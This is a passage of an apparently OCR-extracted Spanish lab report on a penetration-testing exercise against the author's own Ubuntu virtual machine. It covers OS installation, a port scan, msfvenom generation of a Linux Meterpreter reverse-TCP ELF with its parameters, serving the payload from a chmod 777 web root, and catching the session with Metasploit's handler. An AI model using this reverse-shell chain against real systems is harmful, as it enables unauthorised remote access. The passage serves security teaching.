


Ilustración 25-Configuración Inicial: Selección de Idioma

5.1.2 Tipo de Instalación

En esta etapa del proceso de instalación de Ubuntu, se nos presentan dos opciones principales. Como se muestra en la imagen, se debe seleccionar una para continuar con el proceso:

- **Instalar Ubuntu**: Esta opción realiza una instalación completa del sistema operativo en el disco duro virtual.

- **Probar Ubuntu**: Esta opción permite al usuario iniciar una sesión de Ubuntu para explorar y probar el sistema operativo sin realizar ninguna modificación permanente en el disco.

En este caso elegiremos la primera opción, **Instalar Ubuntu**, ya que el objetivo es configurar una máquina de ataque permanente para su uso en futuros laboratorios de pruebas de penetración.




Ilustración 26-Tipo de Instalación

5.1.3 Configuración del Disco de Instalación

En esta etapa, se muestran las opciones para la configuración del disco. La imagen muestra dos opciones principales:

- **Borrar disco e instalar Ubuntu**: Esta es la opción más sencilla y la que se recomienda para una instalación limpia. Borra todos los datos del disco y realiza una instalación desde cero.
- **Instalación manual**: Esta opción es para usuarios avanzados que desean crear particiones personalizadas.




Ilustración 27-Configuración del Disco de Instalación

5.1.4 Creación del Usuario de la Máquina Virtual

En este punto del proceso de instalación, el sistema solicitó la creación de una cuenta de usuario principal. Esta cuenta es fundamental, ya que se utilizará para iniciar sesión y administrar el sistema.

Se establecieron los siguientes datos para la cuenta:

- **Su nombre**: Victima
- **Nombre del equipo**: victima-VirtualBox
- **Nombre de usuario**: victima

Se definió una contraseña, la cual fue confirmada en el campo correspondiente. Es importante destacar que la contraseña se mostró como **aceptable**, lo que indica que cumplía con los requisitos básicos de seguridad del instalador de Ubuntu.




Ilustración 28-Creación del Usuario de la Máquina Virtual

5.1.5 Configuración de la Zona Horaria

Como parte de las etapas finales de la instalación, el sistema solicitó la configuración de la zona horaria. Esta configuración es crucial para asegurar que la máquina virtual registre los eventos y los archivos con la hora y fecha correctas.

Como se puede ver en la imagen, se seleccionó la ubicación **Bogotá D.C., Colombia** directamente en el mapa mundial. Esta acción configuró automáticamente el huso horario a **America/Bogota**.




Ilustración 29-Configuración de la Zona Horaria

5.1.6 Revisión y Finalización de la Instalación

En la última etapa del proceso de instalación, el instalador presentó un resumen completo de todas las selecciones y configuraciones realizadas. Esta pantalla, titulada **Listo para instalar**,

sirve como un punto de control final antes de que el proceso irreversible de instalación de archivos comience.

Ilustración 30-Revisión y Finalización de la Instalación

5.1.7 Finalización de la Instalación

En este apartado, el instalador de Ubuntu notificó que la instalación se había completado con éxito. Se presentó un mensaje claro: **"Ubuntu 24.04.3 LTS está instalado y listo para usarse"**.

Con la instalación completada, se dan dos opciones:

- **Continuar probando**: Permite continuar usando el sistema en modo "live" (con los cambios temporales).

- **Reiniciar ahora**: Esta opción es la más recomendada para completar el proceso. Al seleccionar **Reiniciar ahora**, la máquina virtual se reinició, cargando el sistema operativo desde el disco duro virtual que acababa de ser configurado.




Ilustración 31-Finalización de la Instalación

5.2 Configuración de Red en la Máquina Virtual

Una vez que se completó la instalación, el siguiente paso fue configurar la red de la máquina virtual para que pudiera comunicarse con la máquina de ataque. Esto es esencial para poder realizar escaneos y lanzar exploits.

Se accedió a la configuración de la máquina virtual en VirtualBox y se navegó a la sección de **Red**. El investigador seleccionó la opción **Red NAT** para el **Adaptador 1**.




Ilustración 32-Configuración de Red en la Máquina Virtual

5.3 Escaneo y Reconocimiento de la Máquina Linux

Con la máquina de ataque ya lista, el siguiente paso fue realizar un escaneo detallado a la máquina objetivo, que en este caso es un sistema **Ubuntu**. El objetivo de esta fase de reconocimiento es identificar los servicios activos y sus versiones.

Se utilizó una herramienta de escaneo de red para sondear la dirección IP de la víctima, 178.90.90.11. Los resultados del escaneo proporcionaron la siguiente información clave:

- **Puertos Abiertos y Servicios**: El escaneo confirmó la presencia de tres puertos abiertos:
    - **Puerto 21**: Identificado como un servicio **FTP** (vsftpd 3.0.5).
    - **Puerto 22**: Correspondiente al servicio **SSH** (OpenSSH 9.6p1).

- **Puerto 80**: Un servidor web **HTTP** (Apache httpd 2.4.58).




Ilustración 33-Escaneo y Reconocimiento de la Máquina Linux

5.4 Creación de directorio

El primer paso a realizar para poder lograr este exploit, es crear el directorio llamado **salsa** en el cual vamos a alojar el ejecutable, para posteriormente subirlo a apache y que se descargue en Ubuntu.

Ilustración 34-Creación de directorio

5.5 Generación del ejecutable malicioso con msfvenom

El siguiente paso consistió en la creación de un archivo ejecutable malicioso que se utilizaría para establecer una conexión inversa hacia la máquina atacante (Kali Linux). Para ello, se empleó la herramienta **msfvenom**.

-p linux/x64/meterpreter/reverse_tcp: Indica el payload que generará una sesión *meterpreter* en Linux, arquitectura de 64 bits, usando una conexión inversa TCP.

- **LHOST=178.90.90.6**: Dirección IP de la máquina atacante (Kali Linux) que recibirá la conexión.
- **LPORT=4778**: Puerto configurado para escuchar la conexión inversa.
- **-f elf**: Define que el archivo de salida tendrá formato ELF, propio de sistemas Linux.
- **> /home/yeiber/salsa/charrupi.elf**: Ruta de destino y nombre del archivo generado.




Ilustración 35-Generación del ejecutable malicioso con msfvenom

5.6 Permisos y directorios

En esta etapa se otorgan permisos completos al directorio /var/www/html mediante chmod 777, permitiendo así alojar archivos en el servidor web; posteriormente se accede al directorio /home/yeiber/salsa, donde se verifica con ls la existencia del payload charrupi.elf generado previamente, y finalmente se cambia al directorio /var/www/html, preparando el entorno para mover el archivo malicioso al servidor web y dejarlo disponible para su ejecución en la máquina víctima.




Ilustración 36-Permisos y directorios

5.7 Configuración y Lanzamiento del Exploit en Metasploit

En esta fase se emplea **Metasploit Framework** configurando el módulo exploit/multi/handler con el payload linux/x64/meterpreter/reverse_tcp, definiendo como dirección local (LHOST) la 178.90.90.6 y el puerto (LPORT) 4778. Al ejecutar run, el handler inicia la escucha y, tras recibir la conexión desde la máquina víctima (178.90.90.11),

se establece exitosamente una sesión **Meterpreter**, confirmando el acceso remoto al sistema comprometido y quedando lista para la interacción con comandos avanzados.




Ilustración 37-Configuración y Lanzamiento del Exploit en Metasploit

5.8 Verificación del Sistema Comprometido

Una vez que se estableció la sesión Meterpreter, se procedió a verificar el acceso y a recopilar información clave sobre el sistema objetivo.

Se utilizaron los siguientes comandos para este propósito:

- **sysinfo**: Este comando mostró información detallada sobre el sistema operativo comprometido. La salida confirmó que la máquina tiene la dirección IP **178.90.90.11**. El sistema operativo es **Ubuntu 24.04 (Linux 6.14.0-29-generic)** con arquitectura **x64**.

- **getuid**: Este comando se utilizó para obtener el nombre del usuario con el que se había logrado el acceso. La respuesta de la terminal fue **Server username: victima**, confirmando que se había accedido con éxito a la cuenta de usuario creada durante la instalación del sistema.





Ilustración 38-Verificación del Sistema Comprometido

5.9 Listar procesos

